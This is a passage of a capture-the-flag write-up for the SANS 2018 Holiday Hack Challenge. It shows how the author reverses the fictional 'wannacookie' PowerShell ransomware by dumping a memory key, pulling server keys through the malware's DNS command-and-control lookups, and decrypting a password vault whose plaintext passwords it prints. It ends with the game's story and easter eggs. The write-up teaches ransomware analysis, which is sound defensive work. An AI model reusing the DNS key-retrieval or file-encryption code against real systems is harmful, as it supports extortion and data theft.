
Successfully registered **yippeekiyaa.aaay!** Register this domain for the kill switch function.

9D – C IS FOR COOKIE


Lastly, we need to reverse the wannacookie code and recover Alabasters password from the encrypted password vault. We will also need to review the hint video on Power_Dump, as that will aid us in finding the encryption key used to encrypt Alabaster's password vault. We need to know how are files being encrypted and how is that key being generated? In the code below- line 207, is a variable assignment $p_k_e_k.



It is likely an abbreviation for public key encryption key. It is generated from the lines above it and a lot of binary to hex, and base64 encoding. If we ran this code on our system, and stop one line after 207, we'd be able to determine the length of $p_k_e_k, which is 512 bytes. This is something we can search for using Power_dump. This key would be unique to the system it ran against, but the length would still be the same.



Within Power Dump, we can filter for this value. Run Power Dump, load the dmp file, and process it. Once the file is processed, we want to Search Stored PS Variables. Our filter will be len == 512.



Here we see that Power Dump found only 1 vairable. This is related to the $p_k_e_k value used on Alabaster's system, and is one portion of the key information we need to decrypt his file (shown below).

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d8
7b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709
d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e38169
1dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc4
9995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
```

Now we need to figure out how to locate the server.crt and server.key from the C2 domain. What is interesting is mixed throughout the code are these hex values that prepend the rest of our domain, and data is passed as a result of a DNS lookup. Could these subdomains be anything useful? We can pass these strings through the H2A function and get there ascii values.

```
[DBG]: PS C:\Users\BlackMesa\Desktop>> (H2A "6B6579666F72626F746964")
keyforbotid

[DBG]: PS C:\Users\BlackMesa\Desktop>> (H2A "6B696C6C737769746368")
killswitch

[DBG]: PS C:\Users\BlackMesa\Desktop>> (H2A "7365727665722E637274")
server.crt
```

One that we are interested in is 'server.crt'. That data is stored in the variable $p_k.

```
$p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
```

What happens when we get data back for 'server.key'[18]? What would that look like?

```
PS D:\Documents> $privkey = ($(g_o_dns((A2H "server.key")) ) );

PS D:\Documents> $privkey
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
```

We can save that to a file, and using openssl, combine the server.crt and server.key into a PFX file that we can use via PowerShell to reverse the encryption process.

```
λ openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt
Enter Export Password:
Verifying - Enter Export Password:
```

In the wanna cookie code, there is a function called 'e_d_file' that stands for encrypt or decrypt file. It takes the encryption/decryption key, a path to the file, and a Boolean value, true for encryption, and false for decryption.

```
function e_d_file($key, $File, $enc_it) {
        [byte[]]$key = $key;
        $Suffix = "`.wannacookie";
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
        [System.Int32]$KeySize = $key.Length*8;
        $AESP = New-Object 'System.Security.Cryptography.AesManaged';
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
        $AESP.BlockSize = 128;
```

The encryption process is asymmetric, and in order to reverse the encryption process used we need to do the inverse of the encryption function. In the original encryption


[18] We saw a similar naming convention analyzing the packalyzer site.

process, the variable $b_k was used as the encryption key, but later removed from memory. In order to do the inverse, we need a new $b_k variable that is generated using private key decryption. The function below accomplishes that, by using the PFX file we created, we can generate a decryption key for file decryption.

```
 # private key decryption (pkek, server.key)
function p_k_d($key_bytes) {
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;
    $cert.Import('server.pfx');
    $decKey = $cert.PrivateKey.Decrypt($(H2B $key_bytes), $true)
    return $decKey
};
```

Now, we just pass that decryption key with our encrypted file, and $false for decryption, to the e_d_file function. Here is the process, and ss a result, we get back the elfdb file.

```
$pkek = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb
$bk = p_k_d $pkek
$file = '.\alabaster_passwords.elfdb.wannacookie'
e_d_file $bk $file $false
```




Once we have that, we can use sqlite3 to dump the passwords in the database.

```
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
        `name`  TEXT NOT NULL,
        `password`      TEXT NOT NULL,
        `usedfor`       TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active directory');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.c
om');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');
INSERT INTO passwords VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');
INSERT INTO passwords VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','Woootz4Cookies19273','www.4chan.org');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
```

The door vault password is **ED#ED#EED#EF#G#F#G#ABA#BA#B**.

OBJECTIVE 10 – WHO IS BEHIND IT ALL?




ANSWER: SANTA

CHALLENGE

To discover who is behind it all, we need to access Santa's vault before the bad guys do. There is one last task to do that, and that is open the vault door. The hints for this challenge are found in Objective 9, regarding the Mozart song being in the key of D.

TERMINAL CHALLENGE



In order to open the door, we need to take Alabaster's vault password, and transpose it to the key of D. That means the password of:

E D# E D# E E D# E F# G# F# G# A B A# B A# B

Needs to be in the key of D, which results in:

D C# D C# D D C# D E F# E F# G A G# A G# A

The message we receive when the code is entered is:

You Have Unlocked Santa's Vault!

OBJECTIVE SOLUTION

SO SHINES A GOOD DEED IN A WEARY WORLD.

Santa is behind the entire plot at KringleCon. Santa's goal was to create many different challenges so that he could recruit and locate security professionals, defenders, that would help Santa defend the North Pole from attackers. Hans and the elves played roles as bad guys and toy soldiers to see if I could stop the plot.

Upon talking to him and Hans we get the following dialogue:

> *You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test! You WON! Won what,*

you ask? Well, the jackpot, my dear! The grand and glorious jackpot! You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers. That's why we had so many different challenges this year. We needed to find someone with skills all across the spectrum. I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised. And you did! Oh, and those brutish toy soldiers? They are really just some of my elves in disguise. See what happens when they take off those hats?

Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys. And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will. You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted? They lived happily ever after.

APPENDIX A – KRINGLECON NARRATIVES

This is all the Narratives obtained after unlocking the objectives in KringleCon.

1. As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

2. Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

3. The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

4. The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

5. In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

6. The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

7. A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

8. Hans has started monologuing again. Please visit him in Santa's lobby for a status update.

9. Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

10. And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

11. But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

APPENDIX B – EASTER EGGS

At the time of this writing, these are things I found that are easter eggs.

Files found in the github repo as 'EE' these are likely the easter eggs.

EE #1 - Under the 'assets' directory- the easter egg is the kringleshirt_derby.jpg (has to do with Derby con?) and another folder containing the images of the avatars of the counterhack folks.

https://git.kringlecastle.com//Upatree/santas_castle_automation/commit/9a2a38bf4d71796eecb5c3b0abc603e3b762eea5

EE #2 -santas_castle_automation\castle_command_center - PNG file of old Cranberry PI terminal Icon

EE #3 - santas_castle_automation\schematics - Drawing Sketch of Hans.

OTHER POTENTIAL EGGS

During LineCon, you could manipulate the kringle DNA of your avatar, and if you searched the site enough, you could find a rare pokemon (shown below).




Figure 1:

https://pbs.twimg.com/media/DutLxcHW0AIcbna.jpg




Figure 2: KringleCon DNA

During LineCon- the json data of INFO messages from the websockets has a type of 'DENNIS_NEDRY'. This is the IT Admin in the Original Jurassic Park Film responsible for the park's cybersecurity, and keeper of 'the magic word'.

Some of the objective answers, Hans himself, and the Google Ventilation shaft are all homage to one of the best Christmas movies from the 1980's, Die Hard.

- Objective 1: Happy Trails – quote from the movie when Hans falls to his death.
- Objective 2: John McClane – Bruce Willis' character and hero of the movie.
- Objective 4: Yippie-Ki-yay – Quote from John McClane as he taunts Hans on the radio.
- Objective 6: 19880715 – July 15th, 1988 the day Die Hard was released.
- Objective 10: Who's behind it all, a play on the plot from Willie Wonka and the Chocolate Factory. The dialogue from Santa contains quotes from that movie.

APPENDIX C – SUPPLEMENTAL CODE

GITHUB

All code samples mentioned can be found on my public repository:

https://github.com/jvaldezjr1/Sans2018HHC

- Menu.ps1 – The menu code from The Name Game Terminal Challenge
- YuleLogAnalysis.py – The python commands I used to solve The Yule Log Analysis Terminal Challenge.
- CookieMonster.ps1 – Powershell Script I used to decrypt Alabaster's password file.
- TerminalChallenges-SANS2018HHC.mp4 – Video walkthrough of all terminals